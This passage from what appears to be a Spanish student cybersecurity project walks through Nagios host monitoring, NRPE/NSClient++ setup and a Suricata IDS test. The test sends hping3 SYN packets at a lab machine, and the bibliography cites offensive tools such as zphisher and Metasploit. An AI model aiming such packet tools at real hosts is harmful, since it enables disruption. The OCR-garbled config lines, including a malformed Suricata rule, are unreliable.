                  ├─ 55520 /usr/local/nagios/bin/nagios --worker /usr/local/nagios/var/rw/nagios.gh
                  ├─ 55521 /usr/local/nagios/bin/nagios --d /usr/local/nagios/etc/nagios.cfg

abr 14 19:12:45 ubuntuprof-VirtualBox nagios[55516]: gh: help for the query handler registered
abr 14 19:12:45 ubuntuprof-VirtualBox nagios[55516]: wproc: Successfully registered manager as @wproc with query handler
abr 14 19:12:45 ubuntuprof-VirtualBox nagios[55516]: wproc: Registry request: name=Core Worker 55519;pId=55519
abr 14 19:12:45 ubuntuprof-VirtualBox nagios[55516]: wproc: Registry request: name=Core Worker 55520;pId=55520
abr 14 19:12:45 ubuntuprof-VirtualBox nagios[55516]: wproc: Registry request: name=Core Worker 55518;pId=55518
abr 14 19:12:45 ubuntuprof-VirtualBox nagios[55516]: wproc: Registry request: name=Core Worker 55517;pId=55517
abr 14 19:12:45 ubuntuprof-VirtualBox nagios[55516]: Successfully launched command file worker with pid 55521
abr 14 19:12:45 ubuntuprof-VirtualBox nagios[55516]: HOST ALERT: localhost;DOWN;SOFT1;(No output on stdout) stderr: execvp(/usr/
abr 14 19:13:22 ubuntuprof-VirtualBox nagios[55516]: SERVICE ALERT: localhost;Current Load;CRITICAL;HARD1;(No output on stdout)
abr 14 19:13:22 ubuntuprof-VirtualBox nagios[55516]: HOST ALERT: localhost;DOWN;SOFT2;(No output on stdout) stderr: execvp(/usr/
lines: 27/27 (END)
```

Para acceder a Nagios, tenemos que poner “[http://ip\\_equipo/nagios](http://ip_equipo/nagios)” y nos pedirá que iniciemos sesión con el usuario y la contraseña que hemos creado antes en el apartado de usuario web.



Una vez introducida nuestras credenciales ya tendremos instalado y configurado Nagios, listo para añadir los equipos que queramos a la monitorización.

Agregar host Ubuntu a Nagios. Comenzaremos agregando un dispositivo Ubuntu a nuestro sistema de monitorización Nagios, para ello primero deberemos de hacer el siguiente procedimiento.

Comenzaremos instalando Nagios NRPE con el siguiente comando.

```

root@ubuntuproy-VirtualBox: /home/ubuntuproy          21 de abr 19:55
root@ubuntuproy-VirtualBox: /home/ubuntuproy
root@ubuntuproy-VirtualBox: /home/ubuntuproy nagios[55516]: HOST ALERT: localhost;DOWN;SOFT;2;(No output on stdout) stderr: execvp(/usr/bin/nagios -c /etc/nagios/nrpe.cfg: 2: /usr/bin/nagios: not found
^C
root@ubuntuproy-VirtualBox: /home/ubuntuproy nagios[55516]: HOST ALERT: localhost;DOWN;SOFT;2;(No output on stdout) stderr: execvp(/usr/bin/nagios -c /etc/nagios/nrpe.cfg: 2: /usr/bin/nagios: not found
^C
root@ubuntuproy-VirtualBox: /home/ubuntuproy$ sudo su
[sudo] contraseña para ubuntuproy:
root@ubuntuproy-VirtualBox: /home/ubuntuproy# apt install nagios-nrpe-server nagios-plugins
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Nota, seleccionando «monitoring-plugins» en lugar de «nagios-plugins»
El paquete indicado a continuación se instaló de forma automática y ya no es necesario.
  gir1.2-goa-1.0
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes adicionales:
  libdbd1 libnet-smp-perl libpq5 libtirpc-common libtirpc3 monitoring-plugins-basic monitoring-plugins-common
  monitoring-plugins-standard python3-crypto python3-gpg python3-samba python3-tdb rpcbind samba-common samba-common-bin
  samba-dsdb-modules smbclient snmp
Paquetes sugeridos:
  libcrypt-des-perl libdigest-hmac-perl liblio-socket-inetd-perl icinga | icinga2 nagios-plugins-contrib fping postfix
  | sendmail-bin | extm4-daemon-heavy | extm4-daemon-light qstat xinetd | inetd helmdal-clients python3-markdown
  python3-dnspython cifs-utils
Se instalarán los siguientes paquetes NUEVOS:
  libdbd1 libnet-smp-perl libpq5 libtirpc-common libtirpc3 monitoring-plugins monitoring-plugins-basic
  monitoring-plugins-common monitoring-plugins-standard nagios-nrpe-server python3-crypto python3-gpg python3-samba python3-tdb
  rpcbind samba-common samba-common-bin samba-dsdb-modules smbclient snmp
0 actualizados, 21 nuevos se instalarán, 0 para eliminar y 1 no actualizados.
Se necesita descargar 5.863 kB de archivos.
Se utilizarán 36,2 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n]
Des:1 http://es.archive.ubuntu.com/ubuntu focal/universe amd64 nagios-nrpe-server amd64 4.0.0-2ubuntu1 [359 kB]
Des:2 http://es.archive.ubuntu.com/ubuntu focal-updates/main amd64 libtirpc-common all 1.2.5-1ubuntu0.1 [7.712 B]
Des:3 http://es.archive.ubuntu.com/ubuntu focal-updates/main amd64 libtirpc3 amd64 1.2.5-1ubuntu0.1 [77,9 kB]
Des:4 http://es.archive.ubuntu.com/ubuntu focal/main amd64 rpcbind amd64 1.2.5-8 [42,8 kB]
Des:5 http://es.archive.ubuntu.com/ubuntu focal-updates/main amd64 samba-common all 2:4.15.13+dfsg-0ubuntu0.20.04.8 [72,9 kB]
Des:6 http://es.archive.ubuntu.com/ubuntu focal-updates/main amd64 smbclient amd64 2:4.15.13+dfsg-0ubuntu0.20.04.8 [416 kB]

```

Después de la instalación tenemos que configurar el siguiente archivo y añadir la IP de nuestro sistema con el Nagios.

```
root@ubuntuproy-VirtualBox: /home/ubuntuproy# nano /etc/nagios/nrpe.cfg
```

```

root@ubuntuproy-VirtualBox: /home/ubuntuproy          21 de abr 19:55
root@ubuntuproy-VirtualBox: /home/ubuntuproy          ubuntuproy@ubuntuproy
GNU nano 4.8                                         /etc/nagios/nrpe.cfg

# ALLOWED HOST ADDRESSES
# This is an optional comma-delimited list of IP address or hostnames
# that are allowed to talk to the NRPE daemon. Network addresses with a bit mask
# (i.e. 192.168.1.0/24) are also supported. Hostname wildcards are not currently
# supported.
#
# Note: The daemon only does rudimentary checking of the client's IP
# address. I would highly recommend adding entries in your /etc/hosts.allow
# file to allow only the specified host to connect to the port
# you are running this daemon on.
#
# NOTE: This option is ignored if NRPE is running under either inetd or xinetd
allowed_hosts=127.0.0.1, 192.168.1.149

# COMMAND ARGUMENT PROCESSING
# This option determines whether or not the NRPE daemon will allow clients
# to specify arguments to commands that are executed. This option only works
# if the daemon was configured with the --enable-command-args configure script
# option.
#
# *** ENABLING THIS OPTION IS A SECURITY RISK! ***
# Read the SECURITY file for information on some of the security implications
# of enabling this variable.
#
# Values: 0=do not allow arguments, 1=allow command arguments
dont_blame_nrpe=0

^G Ver ayuda      ^O Guardar      ^W Buscar      ^K Cortar Texto ^J Justificar      ^C Posición
^X Salir        ^R Leer fich.    ^\ Reemplazar   ^U Pegar       ^T Ortografía     ^_ Ir a lí

```

Una vez modificado el archivo de configuración, tenemos que reiniciar el servicio NRPE y comprobamos que funciona y está todo correcto.

```
Server role: ROLE_STANDALONE


Done
Procesando disparadores para systemd (245.4-4ubuntu3.24) ...
Procesando disparadores para man-db (2.9.1-1) ...
Procesando disparadores para libc-bin (2.31-0ubuntu9.17) ...
root@ubuntuproy-VirtualBox:/home/ubuntuproy# nano /etc/nagios/nrpe.cfg
root@ubuntuproy-VirtualBox:/home/ubuntuproy# systemctl restart nagios-nrpe-server
root@ubuntuproy-VirtualBox:/home/ubuntuproy# systemctl enable nagios-nrpe-server
Synchronizing state of nagios-nrpe-server.service with SysV service script with /lib/systemd/systemd-sysv-
Executing: /lib/systemd/systemd-sysv-install enable nagios-nrpe-server
root@ubuntuproy-VirtualBox:/home/ubuntuproy# systemctl status nagios-nrpe-server
● nagios-nrpe-server.service - Nagios Remote Plugin Executor
    Loaded: loaded (/lib/systemd/system/nagios-nrpe-server.service; enabled; vendor preset: enabled)
      Active: active (running) since Mon 2025-04-21 20:01:56 CEST; 19s ago
        Docs: http://www.nagios.org/documentation
     Main PID: 63413 (nrpe)
        Tasks: 1 (limit: 4582)
       Memory: 812.0K
      CGroup: /system.slice/nagios-nrpe-server.service
              └─63413 /usr/sbin/nrpe -c /etc/nagios/nrpe.cfg -f

abr 21 20:01:56 ubuntuproy-VirtualBox systemd[1]: Started Nagios Remote Plugin Executor.
abr 21 20:01:56 ubuntuproy-VirtualBox nrpe[63413]: Starting up daemon
abr 21 20:01:56 ubuntuproy-VirtualBox nrpe[63413]: Server listening on 0.0.0.0 port 5666.
abr 21 20:01:56 ubuntuproy-VirtualBox nrpe[63413]: Server listening on :: port 5666.
abr 21 20:01:56 ubuntuproy-VirtualBox nrpe[63413]: Listening for connections on port 5666
abr 21 20:01:56 ubuntuproy-VirtualBox nrpe[63413]: Allowing connections from: 127.0.0.1, 192.168.1.149
root@ubuntuproy-VirtualBox:/home/ubuntuproy#
```

Una vez realizado los pasos anteriores con éxito tenemos que configurar nuestra con el Nagios. Modificamos el siguiente archivo.

```
root@ubuntuproy-VirtualBox:/home/ubuntuproy# nano /usr/local/nagios/etc/nagios.cfg
root@ubuntuproy-VirtualBox:/home/ubuntuproy#
```

Descomentamos la siguiente línea.



```
root@ubuntuproy-VirtualBox: /home/ubuntuproy
root@ubuntuproy-VirtualBox: /home/ubuntuproy
GNU nano 4.8          /usr/local/nagios/etc/nagios.cfg
#cfg_file=/usr/local/nagios/etc/objects/printer.cfg

# You can also tell Nagios to process all config files (with a .cfg
# extension) in a particular directory by using the cfg_dir
# directive as shown below:

cfg_dir=/usr/local/nagios/etc/servers
#cfg_dir=/usr/local/nagios/etc/printers
#cfg_dir=/usr/local/nagios/etc/switches
#cfg_dir=/usr/local/nagios/etc/routers
```

Una vez guardado, tenemos que crear un directorio de configuración.

```
root@ubuntuproy-VirtualBox:/home/ubuntuproy# mkdir /usr/local/nagios/etc/servers
root@ubuntuproy-VirtualBox:/home/ubuntuproy# nano /usr/local/nagios/etc/servers/ubuntu-host.cfg
root@ubuntuproy-VirtualBox:/home/ubuntuproy# nano /usr/local/nagios/etc/servers/ubuntu-host.cfg
```

Añadimos los siguientes parámetros al archivo de configuración.

```
root@ubuntuproy-VirtualBox: /home/ubuntuproy          ×          ubuntuproy@ubun
GNU nano 4.8                                         /usr/local/nagios/etc/servers/ubuntu-host.cfg
define host {
    use           linux-server
    host_name    ubuntu-host
    alias         Apache server
    address      192.168.1.150
    max_check_attempts 5
    check_period   24x7
    notification_interval 30
    notification_period 24x7
}█
```

Después de guardar los parámetros, reiniciamos el servicio de Nagios.

```
root@ubuntuproy-VirtualBox:/home/ubuntuproy# systemctl restart nagios
root@ubuntuproy-VirtualBox:/home/ubuntuproy#
```

Configuramos el firewall ufw añadiendo las siguientes reglas.

```
root@ubuntuproy-VirtualBox:/home/ubuntuproy# ufw allow 5666/tcp
Reglas actualizadas
Reglas actualizadas (v6)
```

Reiniciamos el ufw para que se guarden los cambios.

```
root@ubuntuproy-VirtualBox:/home/ubuntuproy# ufw reload
El cortafuegos se ha recargado
```

Vemos el estado del firewall.

```
root@ubuntuproy-VirtualBox:/home/ubuntuproy# ufw status
Estado: activo

Hasta          Acción     Desde
----          ----
5666/tcp       ALLOW      Anywhere
5666/tcp (v6)  ALLOW      Anywhere (v6)

root@ubuntuproy-VirtualBox:/home/ubuntuproy# █
```

Para finalizar nos aseguramos que todas las configuraciones están correctas con el siguiente comando.


```
root@ubuntuproy-VirtualBox:/home/ubuntuproy# /usr/local/nagios/bin/nagios -v /usr/local/nagios/etc/nagios.cfg
```

```
Running pre-flight check on configuration data...
Checking objects...
    Checked 8 services.
    Checked 2 hosts.
    Checked 1 host groups.
    Checked 0 service groups.
    Checked 1 contacts.
    Checked 1 contact groups.
    Checked 24 commands.
    Checked 5 time periods.
    Checked 0 host escalations.
    Checked 0 service escalations.
Checking for circular paths...
    Checked 2 hosts
    Checked 0 service dependencies
    Checked 0 host dependencies
    Checked 5 timeperiods
Checking global event handlers...
Checking obsessive compulsive processor commands...
Checking misc settings...


Total Warnings: 0
Total Errors: 0

Things look okay - No serious problems were detected during the pre-flight check
root@ubuntuproy-VirtualBox:/home/ubuntuproy#
```

Agregar host Windows a Nagios. Lo primero que haremos será descargar NSCclient++, una vez descargado comenzaremos la instalación. Para poder configurar bien nuestro host deberemos de seguir los siguientes pasos en la instalación. En esta opción le damos a “Typical” y le damos a siguiente.



A continuación, deberemos de añadir la IP de la maquina donde tenemos alojado Nagios, y marcaremos todas las casillas.




Una vez hecho todo, solamente deberemos dejar que se instale el programa con las configuraciones que hemos realizado. Utilizaremos el siguiente comando para iniciar el servicio.


```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\Administrador> Start-Service nsclient
PS C:\Users\Administrador>
```

Para garantizar que se está ejecutando, escribiremos el siguiente comando en la consola “ejecutar”.



Y comprobaremos que el servicio NSClient++ se está ejecutando correctamente.



Para seguir con la configuración, entraremos en la maquina donde tenemos alojado el sistema Nagios y pondremos los siguientes comandos. Abrimos el archivo de Windows.cfg.

```
ubuntuproy@ubuntuproy-VirtualBox:~$ sudo nano /usr/local/nagios/etc/objects/windows.cfg
[sudo] contraseña para ubuntuproy:
```

Vemos como nos ha reconocido la maquina Windows.

```
# HOST DEFINITIONS
#
#####
# Define a host for the Windows machine we'll be monitoring
# Change the host_name, alias, and address to fit your situation

define host {
    use             windows-server           ; Inherit default values from a template
    host_name       winserver               ; The name we're giving to this host
    alias           My Windows Server      ; A longer name associated with the host
    address         192.168.1.2            ; IP address of the host
```

Una vez editado el anterior fichero, procedemos a editar el siguiente.

```
ubuntuproy@ubuntuproy-VirtualBox:~$ sudo nano /usr/local/nagios/etc/nagios.cfg
```

Descomentamos la siguiente línea, lo guardamos y salimos.

```
# Definitions for monitoring a Windows machine
cfg_file=/usr/local/nagios/etc/objects/windows.cfg
```

Comprobamos que no hay ningún fallo en los archivos que hemos configurado.

```
root@ubuntuproy-VirtualBox:/home/ubuntuproy# /usr/local/nagios/bin/nagios -v /usr/local/nagios/etc/nagios.cfg
Nagios Core 4.4.11
```

```
root@ubuntuproy-VirtualBox: /home/ubuntuproy
Running pre-flight check on configuration data...
Checking objects...
    Checked 15 services.
    Checked 3 hosts.
    Checked 2 host groups.
    Checked 0 service groups.
    Checked 1 contacts.
    Checked 1 contact groups.
    Checked 24 commands.
    Checked 5 time periods.
    Checked 0 host escalations.
    Checked 0 service escalations.
Checking for circular paths...
    Checked 3 hosts
    Checked 0 service dependencies
    Checked 0 host dependencies
    Checked 5 timeperiods
Checking global event handlers...
Checking obsessive compulsive processor commands...
Checking misc settings...

Total Warnings: 0
Total Errors:  0

Things look okay - No serious problems were detected during the pre-flight ch
```

Podemos ver que se ha añadido el host Windows sin ningún problema.

Host Status Details For All Hosts					
Host	Status	Last Check	Duration	Status Information	
localhost	UP	05-07-2025 21:45:07	0d 0h 37m 46s	PING OK - Packet loss = 0%, RTA = 0.07 ms	
ubuntu-host	UP	05-07-2025 21:47:14	0d 0h 15m 39s	PING OK - Packet loss = 0%, RTA = 0.04 ms	
winserver	UP	05-07-2025 21:47:25	0d 0h 0m 28s	PING OK - Packet loss = 0%, RTA = 0.27 ms	

Así se vería en el caso de que alguna configuración falle o por ejemplo falte alguna instalación o configuración pendiente.

Service Status Details For All Hosts						
Host	Service	Status	Last Check	Duration	Attempt	Status Information
localhost	SSH	CRITICAL	05-07-2025 21:32:37	0d 2h 40m 16s	4/4	connect to address 127.0.0.1 and port 22: Conexión rehu
winserver	C:\ Drive Space	UNKNOWN	05-07-2025 21:24:43	0d 0h 8m 10s	3/3	NSClient - ERROR: Invalid password.
	CPU Load	UNKNOWN	05-07-2025 21:26:11	0d 0h 6m 42s	3/3	NSClient - ERROR: Invalid password.
	Explorer	UNKNOWN	05-07-2025 21:27:39	0d 0h 5m 14s	3/3	NSClient - ERROR: Invalid password.
	Memory Usage	UNKNOWN	05-07-2025 21:29:07	0d 0h 3m 46s	3/3	NSClient - ERROR: Invalid password.
	NSClient++ Version	UNKNOWN	05-07-2025 21:30:35	0d 0h 2m 18s	3/3	NSClient - ERROR: invalid password.
	Uptime	UNKNOWN	05-07-2025 21:25:12	0d 0h 7m 41s	3/3	NSClient - ERROR: Invalid password.
	W3SVC	UNKNOWN	05-07-2025 21:26:40	0d 0h 6m 13s	3/3	NSClient - ERROR: Invalid password.

En el caso de que los HOST fallen nos aparecen con un DOWN y en Status Information no saldría la información la cual nos ayudará a saber que falla.

Host Status Details For All Hosts					
Host	Status	Last Check	Duration	Status Information	
ubuntu-host	DOWN	05-07-2025 21:30:08	0d 0h 0m 38s	CRITICAL - Host Unreachable (192.168.1.150)	
winserver	DOWN	05-07-2025 21:27:25	0d 0h 18m 24s	PING CRITICAL - Packet loss = 100%	

Results 1 - 2 of 2 Matching Hosts

## Configuración de Suricata


Instalamos el repositorio donde está Suricata.

```
root@UbuntuTFG:/home/user# add-apt-repository ppa:oisf/suricata-stable
```

Ahora la instalamos.

```
root@UbuntuTFG:/home/user# apt install suricata jq
```

Vamos al fichero de configuración y cambiamos por dónde quiere ir Suricata que en nuestro caso es enp0s3.



```
root@UbuntuTFG: /etc/suricata
GNU nano 6.2                               suricata.yaml *
## Step 3: Configure common capture settings
##
## See "Advanced Capture Options" below for more options, including Netmap
## and PF_RING.
##

# Linux high speed capture support
af-packet:
  - interface: enp0s3
    # Number of receive threads. "auto" uses the number of cores
    #threads: auto
    # Default clusterid. AF_PACKET will load balance packets based on flow.
    cluster-id: 99
```

Creamos el escritorio y el documento donde pondremos las reglas.

```
# ports: [0-1,2-3]


# When auto-config is enabled the hashmode specifies the algorithm for
# determining to which stream a given packet is to be delivered.
# This can be any valid Napatech NTPL hashmode command.
#
# The most common hashmode commands are: hash2tuple, hash2tuplesorted,
# hash5tuple, hash5tuplesorted and roundrobin.
#
# See Napatech NTPL documentation other hashmodes and details on their use.
#
# This parameter has no effect if auto-config is disabled.
#
hashmode: hash5tuplesorted

## Configure Suricata to load Suricata-Update managed rules.
##


default-rule-path: /etc/suricata/rules


rule-files:
  - my2.rules
```

Añadimos la siguiente regla.



```
GNU nano 6.2          my2.rules *
alert icmp any any -> any any (msg: "ICMP Packet found"; sid:2000001; rev1:)
```

Ahora metemos el siguiente comando para que todos los avisos nos lleguen al siguiente fichero.



```
root@UbuntuTFG:/etc/suricata# tail -f /var/log/suricata/fast.log
```

Reiniciamos Suricata.

```
root@UbuntuTFG:/etc/suricata# systemctl restart suricata
```

Nos descargamos Hping3 para ver si nos va Suricata.

```
root@UbuntuTFG:/# apt-get install hping3
```

Ahora mandamos tres paquetes a la máquina que tiene instalada Suricata.

```
root@UbuntuTFG:/# hping3 -S -p 80 -c 3 192.168.1.29
HPING 192.168.1.29 (enp0s3 192.168.1.29): S set, 40 headers + 0 data bytes
--- 192.168.1.29 hping statistic ---
3 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

A continuación, vamos a ver el fichero de Suricata donde se almacenan los ataques y ver si ha registrado los tres paquetes que le he enviado con Hping3.

```
root@UbuntuTFG:/# tail -f /var/log/suricata/suricata.log
[15860 - Suricata-Main] 2025-05-07 20:05:20 Warning: af-packet: enp0s3: AF_PACKET tpocket-v3 is recommended for non-inline operation
[15860 - Suricata-Main] 2025-05-07 20:05:20 Info: runmodes: enp0s3: creating 2 threads
[15860 - Suricata-Main] 2025-05-07 20:05:20 Config: flow-manager: using 1 flow manager threads
[15860 - Suricata-Main] 2025-05-07 20:05:20 Config: flow-recycler: using 1 flow recycler threads
[15860 - Suricata-Main] 2025-05-07 20:05:20 Info: unix-manager: unix socket '/var/run/suricata/suricata-command.socket'
[15861 - W#01-enp0s3] 2025-05-07 20:05:20 Config: af-packet: enp0s3: defrag enabled, setting snaplen to 9216
[15861 - W#01-enp0s3] 2025-05-07 20:05:20 Perf: af-packet: enp0s3: rx ring: block_size=131072 block_nr=74 frame_size=9296 frame_nr=1
036
[15862 - W#02-enp0s3] 2025-05-07 20:05:20 Config: af-packet: enp0s3: defrag enabled, setting snaplen to 9216
[15862 - W#02-enp0s3] 2025-05-07 20:05:20 Perf: af-packet: enp0s3: rx ring: block_size=131072 block_nr=74 frame_size=9296 frame_nr=1
036
[15860 - Suricata-Main] 2025-05-07 20:05:20 Notice: threads: Threads created -> W: 2 FM: 1 FR: 1 Engine started.
```

## 7. Conclusiones

A lo largo de este proyecto, nos hemos propuesto acercar el mundo de la ciberseguridad a quienes aún no lo conocen, y al mismo tiempo ofrecer una perspectiva más técnica sobre su funcionamiento, tanto desde el punto de vista de los ataques como de las defensas que se implementan para proteger los sistemas y los datos.

Desde el inicio, hemos considerado que la ciberseguridad es un ámbito apasionante y cada vez más relevante en el contexto actual. Esperamos haber sabido transmitir ese interés y la importancia de este campo a través del desarrollo del trabajo.

También queremos agradecer al conjunto del equipo docente y a nuestros compañeros por el apoyo y los conocimientos compartidos durante estos años de formación. Este proyecto ha sido el resultado del aprendizaje acumulado en el ciclo y refleja la evolución que hemos tenido en el área de sistemas y seguridad.

Confiamos en que este trabajo sirva como una guía útil tanto para estudiantes del ciclo como para personas interesadas en adentrarse en el mundo de la ciberseguridad y seguir explorando sus múltiples posibilidades.



Iván Plaza



Eduard Parparita



Sergio Cordero

## 8. Bibliografía

Tipos de ciberataques:

<https://blog.invgate.com/es/tipos-de-ciberataque>

Phishing web:

[https://www.youtube.com/watch?v=IEymiOTavEE&ab\\_channel=Zunder](https://www.youtube.com/watch?v=IEymiOTavEE&ab_channel=Zunder)

<https://github.com/htr-tech/zphisher>

<https://www.cloudflare.com/es-es/learning/access-management/phishing-attack/>

<https://etic.fundaciondn.org/que-es-phishing>

<https://github.com/htr-tech/zphisher>

<https://www.splashtop.com/es/blog/10-tips-employees-prevent-phishing>

<https://openwebinars.net/academia/aprende/metasploit/>

DDOS:

<https://www.kaspersky.es/resource-center/threats/ddos-attacks>

<https://www.cloudflare.com/es-es/learning/ddos/how-to-prevent-ddos-attacks/>

<https://www.welivesecurity.com/la-es/2015/02/02/manipulando-paquetes-hping3/>

[https://www.youtube.com/watch?v=1lwr716kX30&ab\\_channel=ElPing%C3%BCnodeMario](https://www.youtube.com/watch?v=1lwr716kX30&ab_channel=ElPing%C3%BCnodeMario)

Man in the middle y ARP Spoofing:

<https://www.welivesecurity.com/la-es/2021/12/28/que-es-ataque-man-in-the-middle-como-funciona/>

<https://www.godaddy.com/resources/es/seguridad/que-es-el-arp-spoofing-y-como-protegerse-ante-este-ataque>

<https://www.entorno.com/dominios/dns-spoofing-dns-cache-poisoning>

<https://bluecatnetworks.com/blog/four-major-dns-attack-types-and-how-to-mitigate-them/>

[https://www.youtube.com/watch?v=MvOGIIlpsg0&ab\\_channel=LaOficinaDeSistemas](https://www.youtube.com/watch?v=MvOGIIlpsg0&ab_channel=LaOficinaDeSistemas)

<https://www.prakmatic.com/que-es-un-ataque-arp-spoofing/>

<https://es.scribd.com/document/619655240/Bettercap-en-Ubuntu#>

DNS Spoofing:

<https://kinsta.com/es/blog/envenenamiento-del-dns/>

<https://powerdmarc.com/es/what-is-dns-spoofing/>

[https://www.youtube.com/watch?v=ER9S6sIQLI&ab\\_channel=ElPing%C3%BCinodeMario](https://www.youtube.com/watch?v=ER9S6sIQLI&ab_channel=ElPing%C3%BCinodeMario)

Nagios:

<https://www.north-networks.com/que-es-nagios/>

